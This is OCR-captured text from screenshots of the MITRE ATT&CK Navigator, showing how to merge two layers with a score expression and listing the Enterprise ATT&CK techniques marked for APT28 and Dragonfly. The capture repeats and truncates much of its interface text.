
score expression

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found here. Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (layer)
- b (layer)

gradient

Choose which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.



Open Existing Layer

Load a layer from your computer or a URL

Create Layer from other layers

Choose layers to inherit properties from

oose the domain and version for the new layer. Only layers of the same domain and version can be erged.

e constants (numbers) and layer variables (yellow, above) to write an expression for the initial value scores in the new layer. A full list of supported operations can be found here. Leave blank to initialize ores to 0. Here's a list of available layer variables:

- a (layer)
- b (layer)


oose which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

Choose which layer to import manually assigned colors from. Leave blank to initialize with no colors.

Choose which layer to import comments from. Leave blank to initialize with no comments.

MITRE ATT&CK® Navigator v4.6.4

To combine layers, do this: select some domain here.



MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

Create New Layer — Create a new empty layer

Open Existing Layer — Load a layer from your computer or a URL


Create Layer from other layers — Choose layers to inherit properties from

domain *: Enterprise ATT&CK v11

Choose the domain and version for the new layer. Only layers of the same domain and version can be merged.

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found here. Leave blank to initialize scores to 0. Here's a list of available layer variables:

Then create your score expression:
a+b



domain *

Enterprise ATT&CK v11


Choose the domain and version for the new layer. Only layers of the same domain and version can be merged.

score expression

a+b

Use constants (numbers) and layer variables (yellow, above) to write an expression for the initial value of scores in the new layer. A full list of supported operations can be found here. Leave blank to initialize scores to 0. Here's a list of available layer variables:

- a (layer)
- b (layer)



new tab ✕ +

of supported operations can be found here. Leave blank to initialize scores to 0. Here's a list of available layer variables:

score expression: a+b

- a (layer)
- b (layer)

gradient ▾ Choose which layer to import the scoring gradient from. Leave blank to initialize with the default scoring gradient.

coloring ▾ Choose which layer to import manually assigned colors from. Leave blank to initialize with no colors.

comments ▾ Choose which layer to import comments from. Leave blank to initialize with no comments.

links ▾ Choose which layer to import technique links from. Leave blank to initialize without links.

metadata ▾ Choose which layer to import technique metadata from. Leave blank to initialize without metadata.

states ▾ Choose which layer to import enabled/disabled states from. Leave blank to initialize all to enabled.


filters ▾ Choose which layer to import filters from. Leave blank to initialize with no filters.

legend ▾ Choose which layer to import the legend from. Leave blank to initialize with an empty legend.

Create

Go to the bottom and create.

You get this for APT28 and dragonfly.



Reconnaissance
10 techniques

- Active Scanning (1/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (1/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (1/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development
7 techniques

- Acquire Infrastructure (2/6)
- Compromise Accounts (1/2)
- Compromise Infrastructure (0/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (1/6)
- Stage Capabilities (0/5)

Initial Access
9 techniques

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (2/3)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (1/4)

Execution
12 techniques

- Command and Scripting Interpreter (2/8)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (1/3)
- Native API
- Scheduled Task/Job (0/5)
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (2/3)
- Windows Management Instrumentation

Persistence
19 techniques

- Account Manipulation (1/5)
- BITS Jobs
- Boot or Logon Autostart Execution (1/14)
- Boot or Logon Initialization Scripts (1/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (1/15)
- External Remote Services
- Hijack Execution Flow (0/12)
- Implant Internal Image
- Modify Authentication Process (0/5)
- Office Application

Privilege Escalation
13 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (1/5)
- Boot or Logon Autostart Execution (1/14)
- Boot or Logon Initialization Scripts (1/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (1/15)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/12)
- Process Injection (0/12)
- Scheduled Task/Job (0/5)
- Valid Accounts (1/4)

Defense Evasion
42 techniques

- Abuse Elevation Control Mechanism (0/4)
- Access Token Manipulation (1/5)
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (2/10)
- Hijack Execution Flow (0/12)
- Impair Defenses (0/9)
- Indicator Removal on Host (3/6)
- Indirect Command Execution

Credential Access
16 techniques

- Adversary-in-the-Middle (0/3)
- Brute Force (2/4)
- Credentials from Password Stores (0/5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (0/2)
- Input Capture (1/4)
- Modify Authentication Process (0/5)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping (2/8)
- Steal Application Access Token

Discovery
30 techniques

- Account Discovery (0/4)
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (1/6)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (2/4)

Collection
17 techniques

- Adversary-in-the-Middle (0/3)
- Archive Collected Data (1/3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository (0/2)
- Data from Information Repositories (1/3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (2/2)
- Email Collection (1/3)
- Input

Command and Control
16 techniques

- Application Layer Protocol (2/4)
- Communication Through Removable Media
- Data Encoding (0/2)
- Data Obfuscation (1/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (1/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (2/4)
- Remote Access Software
- Traffic

Exfiltration
9 techniques


- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (1/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/2)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
13 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

MITRE ATT&CK® Navigator v4.6.4

